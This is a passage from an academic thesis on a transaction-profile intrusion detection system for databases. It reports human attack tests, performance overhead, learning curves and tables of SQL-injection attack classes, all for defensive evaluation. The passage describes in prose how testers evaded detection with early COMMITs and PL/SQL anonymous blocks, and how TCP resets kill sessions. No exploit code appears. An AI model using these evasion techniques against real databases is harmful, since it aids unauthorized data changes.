The use of simple random generated transactions is acceptable for a very first evaluation of the coverage of the mechanism (and to provide a good evaluation of latency), but it is not enough to gain confidence on the mechanism. Thus we also performed **experiments with real users** attacking the system. One key point in the experiments using human hackers is the type and quantity of information about the system and the IDS that should be provided to them. Relying on the ignorance of the attacker seems to be unrealistic. In order to emulate as close as possible the most critical real world attacks, we should consider that the attacker knows well the IDS, the database system and its environment. This is what an experienced hacker does before starting the attack: spending some time analysing the system looking for the weakest point and the right moment to strike. He maps, discovers and records the most he can about his target. If the database under surveillance is widely deployed it may be possible that the attacker knows their commands and transactions. It is also common to find security deployment and security configuration issues letting the attacker to obtain the complete source code of the target [*Tovarischa and Isaykin*, 2009]. To sum up, in the experiments with humans, we provide them with all the details and information needed about the system under test.

The tests with humans use an Oracle server within the LAN. The TPC-C database is installed and several database TRIGGERS[27] were created to record the changes done to the database. The human testers use a web front-end to enter SQL commands from any

---

[27] The database TRIGGER is a piece of code, like a procedure, that is executed automatically (triggered) when there is a specific event that changes the database, like inserting, updating or deleting table data [*Ramakrishnan and Gehrke*, 2002].

computer inside the LAN. This web front-end has the ability to record the history of all the SQL commands executed for latter analysis. The testers have access to a document explaining the objectives of the experiment, the database schema and giving enough insider knowledge to the attackers. A copy of the document is in Annex D.

Four people volunteered to test the system. Three of these volunteers are students of the third year of a computer engineering degree with at least two database related courses but without much field experience. The fourth volunteer has a degree in computer engineering and has been a professional DBA for several years in an international IT company. This subject is referred as Expert. Overall the volunteers initiated 142 sessions and submitted 691 SQL commands. All the sessions were detected as malicious and killed by the IDS, leading to 100% detection coverage. However, in five of such sessions (3.5% of the total), users were able to change the database data just before being detected as malicious in the next SQL command executed. Table 7-3 summarizes the results for these five sessions. In spite of the apparent attack success of these five sessions, before they were able to change the database data, the users tried several times (from seven to 19 times) and, in all these attempts, the sessions were detected as malicious and killed. In a real situation this would give the DBA enough warnings about something that deserved close attention and the DBA could prevent these users to log in again.

The analysis of the five sessions depicted in Table 7-3 shows that three (B, D and E) executed correctly the initial commands of the right transaction and then confirmed the changes to the database. This corresponds to a `COMMIT` made before the expected end of the transaction. These actions were not detected immediately as malicious. However, as these two users continued to execute more commands, their sessions were detected as malicious and killed right after that (because these next commands did not belong to any transaction profile).

The other two malicious sessions (A and C from Table 7-3) were able to make unauthorized changes in the database by sending the SQL commands inside an Oracle PL/SQL anonymous block. However, they were immediately detected and those

sessions were killed before they could execute any other command (in 15ms and 125ms after the misuse, respectively for sessions A and C).

Table 7-3– Human tests that could misuse the database.

Sess.	User (1)	SQL (2)	Table	Trans. (3)	Notes (4)	IDS action	Latency (ms)	# sess. started	# sess. before malicious actions
A	X	D	ORDL	-	MT	Detected and killed	15	30	11
B	S1	U	CUST	PBN	NC	Detected in the next command	-	40	11
C	X	I	CUST	-	MT	Detected and killed	125	30	7
D	S1	U	CUST	PBN	NC	Detected in the next command	-	40	19
E	S2	U	CUST	PBI	NC	Detected in the next command	-	50	8

Legend:

(1) X – Expert, S1 – Student-1, S2 – Student-2

(2) D – DELETE, I – INSERT, U – UPDATE

(3) PBN – PaymentByName, PBI – PaymentByID

(4) MT – Malicious transaction, NC – Did not complete the transaction

Because the IDS processing relies on the audit trail, the detection of a suspicious write command (as was the case) can only be performed after the execution of the command, when the log is written to the audit table. In the two cases (A and C), the Expert user sent two commands in a PL/SQL anonymous block, which correspond to the worst case concerning latency, as the two commands are executed almost at the same time. Although in these cases the detection is done after the unauthorized change in the database, it would still be possible to avoid damage propagation by using damage confinement mechanisms [*Liu*, 2001].

Analysing the detection latency based on the detector log file (and not just those of Table 7-3), it was found an average of 78ms, and a maximum delay of 937ms. These values are, however, acceptable given the fact that the attackers tried several times before making any change to the database and their sessions were also killed several

times (from 8 to 36 times). This gives to the DBA enough warnings on the activity of those users, so the DBA could perform a close inspection and act beforehand (e.g. prevent those users from logging in again).

7.4.3.3   Impact on database server performance

The Learning phase of the IDS does not introduce any server overhead because it can be executed in a different computer. The only overhead the learning phase causes to the system is due to the database audit itself, but the audit may be necessary to comply with other security regulations and policies, like the PCI-DSS [*PCI Security Standards Council*, 2008].

To measure the impact of the Detection phase on the database server performance, the TPC-C was configured to emulate 10 online session terminals executing transactions with variable load, which means that it can simulate different profiles of utilization based on the number of Transactions Per Minute (tpmC). Three configurations have been considered representing the server without the audit activated, with the audit activated (but no malicious data access detection), and with both the audit and the detection mechanism (Figure 7-12).


Figure 7-12 – Performance for the three configurations considered.

In the worst-case scenario (with 100% load, meaning the TPC-C is executing as many transactions as possible), the audit reduces in 24.7% the maximum number of

transactions the database can process, while the use of the IDS detection reduces additional 6.7%. With 42% load the audit overhead is only about 2.6%, while the IDS detection overhead is 3.5%. Below 40% load, the influence of both the audit and the IDS detection is residual. Again, in this setup, the only overhead the learning phase introduces to the system is the execution of the audit itself.

7.4.3.4 Evaluation of the learning algorithm in a real database scenario

The previous experiments using the IDS were done with the TPC-C that, in spite of emulating a common business wholesale supplier scenario, could not be considered a real database. In fact, due to its benchmarking nature, the TPC-C rapidly executes all its functions many times allowing a quick and complete learning of all the commands and transactions. In this final experiment, however, the IDS (namely the learning algorithm) is evaluated using a real and large database scenario where this speed of execution does not occur naturally. Therefore, the target application represents a scenario at the same time realistic and difficult to analyze (it consists of a very large and complex database with many users executing its functions). In this setup, the main goal is to assess the learning transaction curve of the IDS focusing on its learning rate and completeness.

The real application used is the **Central Service of Sterilization** (*Serviço Central de Esterilização* − SCE) application, which is currently being used in the Central Service of Sterilization of a very large hospital (Hospital of the University of Coimbra, in Portugal). It is an administrative application used to manage the whole sterilization process for all the services of the hospital. This workflow comprises the reception of the material, the selection and the sterilization of the material within a central with vapor autoclaves and ethylene oxide, various modes of drying, packaging, sealing, request and delivery. In every phase of the process the material is subject to several inspections. Because it is a real (and large) database application it is used to assess the Command Level and Transaction Level learning curves of the IDS in a real scenario.

To start, we used the audit log of one working day of real utilization of the SCE application, comprising 8,750 SQL commands from 609 database sessions that accessed 17 tables. This log was applied to the First-Learning stage resulting in 33 different

transactions. The IDS learned two read-only transactions in the Extraction of Read-Only Transactions and obtained 31 different transactions after the Final-Learning stage.

Figure 7-13 shows the transaction learning curve, based on the First-Learning stage results. There are two situations marked in the graphic and their characteristics (SQL commands executed so far, transactions, etc.) are detailed in Table 7-4.

Figure 7-13 – Evolution of the transactions during one day in the SCE application.

As shown, most of the transactions (27 out of 31) were learned very quickly, during the first 858 SQL commands. It is quite evident that two new groups of database functionalities (and corresponding transactions) were executed around the command number 4,000 and command number 6,500, corresponding to the two steps in the learning curve. If the learning phase was stopped at the initial 858 commands (or even at the initial 3,726 commands corresponding to the Partial Log 2 of Figure 7-13), then the IDS would have to be placed in the Conditional Detection mode (see Section 7.3). In fact, in a real situation, the DBA would need to analyze the new transactions that were executed and add them to the profile graph, if they were not found malicious. According to the results of Table 7-4, in this case, a total of four transactions would have to be validated manually by the DBA.

Table 7-4– Three different log situations compared.

Statistical data	Complete Log	Partial Log1	Partial Log2
Commands	8,750	858	3,726
Sessions	609	107	381
Transactions	1,954	228	1,455
Tables	17	16	16
Transactions of the First-Learning stage	33	24	24
Transactions of the Extraction of Read-Only Transactions stage	2	0	0
Transactions of the Final-Learning stage	31	27	27

Considering that the results of Figure 7-13 correspond to the complete set of transactions executed by the SQL application, the conclusion would be that there are 27 transactions regularly executed during the day and four transactions that are executed after a certain hour in the day. This is a natural behavior that may occur in other applications even during a wider window of time where some groups of transactions are executed only in one particular day of week or month, for example.

Obviously, the SCE application cannot be automatically learned by what is naturally executed in a single day. To have a broader view, we decided to analyze the audit logs for an entire week. This audit log has 65,340 SQL commands from 4,187 database sessions accessing 22 tables. This log was applied to the First-Learning stage resulting in 56 different transactions learned out of 13,763. In the Extraction of Read-Only Transactions stage, five extra transactions were learned. The input of these read-only transactions and the audit log in the Final-Learning stage resulted in the learning of 57 different transaction profiles, from a total of 16,097 transactions executed.

Figure 7-14 shows the entire learning curve, based on the First-Learning stage results. From the graphic there are new transactions being executed from time to time during the whole week. This (real) application would require at least an entire week to allow complete transaction learning, although most of the transactions could be learned in the

first two days. Nevertheless, it is also possible to see that the learning curve tends to stabilize. However one week is not enough. In fact, it would be needed more than a week time to fully train the IDS properly for the SCE application.

Figure 7-14 – Evolution of the transactions during one week in the SCE application.

In some cases (like the SCE application) the learning process may take a considerable time to obtain all the transactions (e.g., if the execution of new transactions is spread along a large period of time). In practice, the Conditional Detection mode has to be kept active for enough time to assure a complete learning. It is worth noting that even in this mode the proposed algorithm does its job of adding concurrent malicious data access detection to the audit trail; however, this process needs constant attention from the DBA. This fact also makes it more difficult to prevent malicious actions from being learned as correct. To be applied in a real situation the transactions that are not usually executed should be executed explicitly to speed up the learning process in a clean environment.

7.5 IDS based on a Sniffer/Proxy Database Interface

Although using the audit trail as a delivery system for the **Database Interface** component (shown in Figure 7-1) is a good option for an IDS (and for the improvement of the audit utility itself), it is not always possible to use it. The audit has intrinsic limitations that prevent the real time detection that would stop the attack to cause any harm. Some database products do not have the audit feature, some managers do not want to add to the already overloaded database system the overhead of auditing and some other managers do not want to alter the setup of their database systems by enabling the audit.

In these situations, the alternative to the audit is the use of a network sniffer or proxy. The sniffer approach is less intrusive than the proxy approach and, usually, there is no need to change any configuration of the target database system or network. In case of using a proxy there is, at least, the need to configure the proxy network address and port. However, the end result of both the sniffer and the proxy approaches is similar, as they provide as output the information of all network packets they are monitoring. Whereas the audit topology is like the topology of the traditional and older Host-based IDS (HIDS), the sniffer/proxy is similar to the topology of the Network-based IDS (NIDS) [*ISS*, 1998; *Ranum*, 2001]. Although HIDS are well-suited for encrypted networks and do not have network related problems like packet splitting attacks, the advantages of the NIDS topology in what concerns the ability to cover a wide range of the network makes it the predominant IDS topology, nowadays. Comparing to the audit, the sniffer/proxy approach can protect a wider range of the network points, it is more difficult for the attacker to remove the attack traces and it also has the important ability to detect attacks before they reach the database server, so it can also prevent the attack. Therefore, the sniffer/proxy approach can be considered as an Intrusion Prevention System (IPS) providing a better security protection than a regular Intrusion Detection System (IDS), like our audit approach.

7.5.1 Sniffer/Proxy Database Interface

In this sniffer/proxy based IDS, all the heavy processing is done in the back-end process, which is responsible for monitoring the network searching for packets sent to

the database, learning profiles and detecting intrusions. The IDS prototype sends messages through the standard output device and creates several files for future analysis. It is organized into three components: **Sniffer**, **Learner** and **Detector**. This tool can run in Windows and Linux and can be used with any database system, as the implementation is generic. Both the Learner and the Detector components use a common function that is responsible for the capture of network packets.

The Sniffer component is responsible for capturing network packets and it is the only component that is specific to a given DBMS. Because the tool is based on autonomous components that provide well-defined interfaces, it is very easy to implement a specific function for several other database systems and include them in the tool. The current implementation works with the Oracle 10G R2 and the MySQL, since they are two of the most representative databases on the market: one mainly used in large enterprises and the other is the world most popular open-source database used in small to medium internet-based web applications.

One drawback of the sniffer approach over the proxy and auditing approaches occurs when the network information is encrypted. In this case, to be able to parse encrypted information, the IDS must have access to the decryption function and the matching key, which is not always easily available. The proxy alternative can help overcoming this, by using a setup commonly adopted by Man-In-The-Middle (MITM) network attacks [*Saltzman and Sharabani*, 2009]. The idea behind this is to place the proxy near the database server and let the proxy negotiate the encryption protocol with the client application, for example. This way, the proxy has a direct access to clean and unencrypted network packets.

Another problem of the sniffer/proxy approach is the need to understand the database communication protocol. Although some of these protocols are of public knowledge (for example, the MySQL Client/Server protocol [*MySQL AB*, 2005]) others are not (for example, the Oracle Net protocol). Because the Oracle Net protocol is proprietary, in order to be able to build an IDS prototype for the Oracle database, we needed to analyze the Oracle network packets and reverse engineer some parts of the algorithm. Because

265

of these constraints, the IDS prototype for Oracle can only be used with an Oracle Java thin client in PHP and JSP web developed applications in the specific situations tested: Oracle 10G R2 and Oracle 9i with a Linux or a Windows server.

7.5.2 Description of the IDS tool using the sniffer

The prototype developed was for the sniffer approach. A screenshot of the interface is shown in Figure 7-15. The IDS has a back-end program where all the intrusion detection operations are executed and a front-end interface to allow executing all the tasks in user-friendly manner. The back-end is named DBSniffer and is written in C++ to be able to access the network using the low-level raw sockets and processing them at the highest speed. It implements the Sniffer, Learner, and Detector components whose execution is controlled by the front-end application. The front-end is a graphical interface, programmed in Java, whose function is to configure and launch the back-end software and to show the final results. The front-end interface has eight groups with different functions: File, Config, Sniffer, Learner, Detector, Action, Status and Information Panel.

The **Sniffer Group** of functionalities allows starting and stopping the execution of the Sniffer component. The Sniffer uses raw sockets and configures the network adapter to be in promiscuous mode. In this mode, the network adapter is able to intercept and collect all the packets in the network segment, whereas in non-promiscuous mode the network adapter reads only the packets that are designated to it. The output information is displayed in the Information Panel for monitoring purposes. The Sniffer component retains only those packets related to the client database communication and saves that information in two files: one with session information (`session.txt`) and the other with command data (`auditory.txt`). A debug file (`debug.txt`) may also be created containing all the raw packet information captured, before any processing is done to the data. It is used only for debug purposes, which is helpful during the development and fine-tuning of the IDS.

Figure 7-15 - Sniffer version of the interface of the Integrated Intrusion Detection in Databases (IIDD) application.

The **Learner Group** is used to activate the transaction learning mode. Learning transactions includes two stages: **Parsing** and **Learning**. The Parsing uses the `auditory.txt` file (generated by the Sniffer component) and is responsible for cleaning the commands executed by the database users, removing variable data like numbers, strings, extra spaces and normalizing the character case. After this processing, it generates the file `aud.txt` containing the output. Using this file and the `session.txt` file, the Learner algorithm can now be executed. In this stage, the file containing all the transaction profiles is generated (`profile.txt`). The output information is shown in the Information Panel for inspection. This ends the Learning stage of our mechanism.

The **Detector Group** is used to start and stop the online intrusion detection. The network adapter is again configured to be in promiscuous mode in order to sniff all the network packets. The packets are filtered so that the commands can be compared to the transaction profiles previously learned. Deviations from the predefined order of execution of commands inside the transaction are also detected. These suspicious situations raise warnings immediately, which are saved in a debugging file (`detect_debug.txt`). The output information is also displayed in the Information Panel for analysis.

The **Action Group** is used to configure the actions that are executed when a malicious transaction is detected or when a transaction command is misplaced according to the correct sequence. The database session may be killed by injecting TCP/IP resets into the communication channel. This is a technique used by hackers in some Denial-of-Service (DoS) attacks, but it can also be helpful in this situation. Once the TCP/IP connection of the target user is abruptly broken, the malicious transaction is aborted and the database performs an automatic rollback to the previous consistent state. The DBA can be warned by email, SMS or by the sound of the alarm.

7.5.3 Evaluation of the sniffer IDS prototype

This section presents the evaluation of the IDS based on a SQL command sniffer that can be used independently of the target database system. The objective is to demonstrate the possibility to implement the IDS with current technology and assess it in different scenarios. The proposed IDS could also have been implemented as a building block of the DBMS and, in this case, it would benefit from standard database functionalities such as SQL parser, transaction control and data dictionary access, which would simplify its implementation and improve its performance. However, we implemented the sniffer approach because it is the less intrusive and more independent of the BDMS brand.

As the objective was to test the mechanism with real database applications and independently of the target database system setup the IDS needs to be placed using the least intrusive manner. The sniffer approach is the best option in this case (comparing to

the audit and the proxy) as the IDS can be placed in the local network, near the database server, or it can be placed inside the database server machine. One clear limitation of the sniffer approach is the need for using clear network packets (or having access to the decryption function and key).

The experimental setup for the evaluation algorithm consists of a Database Server, a Client Computer and an IDS Computer connected through a 100 Mbit LAN Ethernet router/switch with span port mirroring (Figure 7-16). The database server is a desktop AMD Athlon XP 2800+ with 1GB RAM, one 180GB SATA hard disk, running the Oracle 10g R2 DBMS over the Mandriva Linux 2006 operating system. The machine used for the malicious data access detection is a 1.6 GHz notebook Pentium 4, with 256MB RAM, a 30GB hard disk, running the Windows XP SP2 operating system. The machine emulating the client terminals is a 3 GHz desktop Pentium 4, with 480MB RAM, and a 80GB hard disk, running the Windows XP SP2 operating system and the Oracle 10g R2 client.

Figure 7-16 - Setup for the evaluation of the learning algorithm of the sniffer-based IDS.

7.5.3.1 Evaluation of the learning algorithm

To evaluate both the learning and detection phases of the IDS and its response to two different kinds of synthetic attacks (exploiting both Command Level and Transaction Level) we used the **TPC-W** benchmark. The TPC-W is a performance benchmark of web transactional applications [*TPC*, 2002]. It emulates the activities of an e-commerce business oriented transactional retail store web application and the web server

processing it. The shopping, browsing and ordering activities of the retail store are simulated by multiple web interactions constrained by a response time. It represents the transactional model that is used by many business applications applied to the web environment. Although the objective of the TPC-W is to measure the number of Web Interaction Per Second (WIPS), this benchmark provides a controlled and realistic database environment quite adequate for the evaluation of the learning and detection algorithms. In these experiments we used the TPC-W to evaluate the IDS tool based on the sniffer approach.

All the experiments using the TPC-W are based on a training data obtained from a learning phase where 51,126 SQL commands were executed in 180 minutes by the TPC-W (Figure 7-17).

Figure 7-17 – Learning curve of the execution of the TPC-W for three hours.

The last transaction profile and the last SQL command were learned 140 minutes after the beginning of the experiment, which corresponds to the execution of 40,419 commands. As expected, the learning curve rises abruptly in the first transactions executed and then its trend is to stabilize over time.

To test the completeness of the profiles learned, the IDS is then run in detection mode during eight hours, during which time the TPC-W executed 137,233 SQL commands. All the commands and transactions executed were considered valid by the IDS, hence no false positives were observed. We can conclude that the Learning phase was exhaustive. The TPC-W profiles could be completely covered by the learning algorithm in three hours due to the specific nature of benchmarks that typically execute thousands of commands in a short period. The results should be similar in a real application when a large set of representative application tests is used to exercise the application during the learning phase.

7.5.3.2   Evaluation of detection coverage and latency

To assess latency and coverage we evaluated the IDS against a battery of malicious commands and transactions. A well-informed attacker (for example an insider) will not execute just a random collection of SQL commands that can be easily detected by the IDS. Instead, the attacker will try to be stealthy by executing commands similar to those performed by the application. Thus, to simulate plausible (and hard to detect) attacks, the malicious commands should be based on slight variations of the SQL commands executed by the application during its normal operation. For the sake of completeness, random SQL commands may also be included in the attacks.

The idea is to stress the IDS with database specific attacks and there is no concern about how the application deals with these attacks. So, it is assumed that the attacker has complete control over the SQL commands he wants to execute, without any filtering before reaching the database (and the IDS). Therefore, for these experiments, the Attack Injector Tool presented in chapter 5 was not used and, to automate the attack process and exercise the IDS more thoroughly, we developed an **SQL Command and Transaction Injection Tool**. This small application is able to create and inject the attacks that can exercise both the Command Level and the Transaction Level detection mechanisms of the IDS, therefore performing SQL Injection attacks at both levels.

To test the Command Level of the IDS 1400 malicious commands grouped in 14 classes of attacks were executed (Table 7-5). Each class contains 100 different variations of

SQL commands that were submitted to the TPC-W database while the IDS was in the detection phase using the Command Level mode.

Table 7-5– Command level attack tests.

Class of attacks	# attack commands	# false positives
Random queries	100	0
Delete fields from `SELECT` statements	100	0
Scramble the order of the fields in the `SELECT` statement	100	0
Insert fields (may be functions) in `SELECT` statements	100	0
Delete tables from `SELECT` statements	100	0
Scramble the order of the tables in the `SELECT` statement	100	0
Insert tables in `SELECT` statements.	100	0
Delete conditions from the `WHERE` clause	100	0
Scramble the order of the conditions from the `WHERE` clause	100	0
Insert conditions from the `WHERE` clause	100	0
Create an SQL anonymous block	100	0
Create a compound SQL query using `UNION`, `UNION ALL`, `INTERSECT` and `MINUS`	100	0
Place another SQL command at the end of current command	-	-
Alter the text inside the strings and the values in the `WHERE` clause	100	100

The "Place another SQL command at the end of the current command" class could not be tested because the experiments used the Oracle DBMS, which does not allow this kind of multiple commands in the same line (unlike other database engines, like SQL Server and MySQL).

The IDS detected every command as malicious except the "Alter the text inside the strings and the values in the `WHERE` clause" class. As we already expected, this test would fail because the IDS prototype was developed in such way that it ignores what is inside the SQL variables (strings and numeric values). Thus, SQL commands that have exactly the same structure as the expected commands, but have different information on

the variable parts are not detected as malicious. To overcome attacks falling into this situation the IDS should be able to know what is the range of values allowed for each variable, depending on the context (user, session, operation, etc.), which is out of scope of this work. Note that processing the variable parts is an error prone approach because it is extremely difficult to guarantee that the learning algorithm is able to cover all the possible range of values. This type of attacks is not so common, according to many research works that point out that database attacks are mainly obtained through changing the structure of the query [*Bertino et al.*, 2005; *Chung et al.*, 1999; *Fonseca et al.*, 2010; *Lee et al.*, 2002; *Low et al.*, 2002; *Valeur et al.*, 2005; *Vieira and Madeira*, 2005]. According to the same authors, this is also how most SQL Injection attacks are performed in web applications.

Besides the Command Level, the IDS detects attacks using the Transaction Level profiles. To exercise this abstraction level, we executed 600 tests from six classes of variations of transactions that are detailed in Table 7-6. Like the Command Level, one of the classes corresponds to random transactions. All the transactions were built with real SQL commands from the TPC-W application so that any IDS attack detection would be caused by the transaction and not by the command. Recall that when the detection stage of the IDS is configured to use the Transaction Level, the IDS is necessarily also detecting malicious SQL commands. In fact, a malicious command can never be part of a good transaction. The results present in Table 7-6 show that all the malicious transactions executed were detected by the IDS. Moreover, the IDS spotted them as soon as an unexpected command was executed as part of the transaction. That is, the transaction does not have to reach the end in order to be detected as malicious.

For the Command Level and Transaction Level tests, the IDS performed very well, detecting all the synthetic attacks. In the experiments we could observe that the largest latency was less than 2 milliseconds, which is considerably low taking into account the typically large execution times and network delays in web database scenarios. This is an important result because it shows that an attack can be stopped right at the first malicious command, thus preventing the spread of its full consequences to the system.

Table 7-6– Transaction level attack tests.

Class of attacks	# attack transactions	# false positives
Random transactions	100	0
Delete SQL commands from the transaction	100	0
Scramble the order of the SQL commands in the transaction	100	0
Insert SQL commands in the transaction	100	0
Commit the transaction before its end	100	0
Rollback the transaction before its end	100	0

7.5.3.3   Impact on the database server performance

In a typical scenario, the sniffer component has no impact on the database server performance because it is located in a different computer, therefore introducing no performance overhead. Furthermore, the mechanism does not inject any extra packets in the network, causing no negative effect in the network bandwidth.

For the sake of completeness, the load impact on server performance was measured for the case where the IDS is running in the database server machine. This was done while running the TPC-W load and, in the worst-case scenario (with the TPC-W running at its full load), the IDS caused a degradation of almost 11% in the number of transactions executed per minute. By reducing the load to 50%, the impact in the performance decreased to only 5%, and below 40% load was less than 0.1%. The analysis of these results must take into account that the IDS prototype used has not been thoroughly optimized for performance. Furthermore, if the IDS is implemented inside the database core it can detect every SQL command even before it is executed, but there is a trade-off between the detection latency and the server response time that has to be considered.

7.5.3.4   Evaluation of the learning algorithm in real database scenarios

Due to the importance of the learning phase, the IDS was also tested using two real applications (the GIAF and the SCE). The objective was to observe the command and

transaction learning over time and how long does it take to obtain the complete profiles when using real and large database applications.
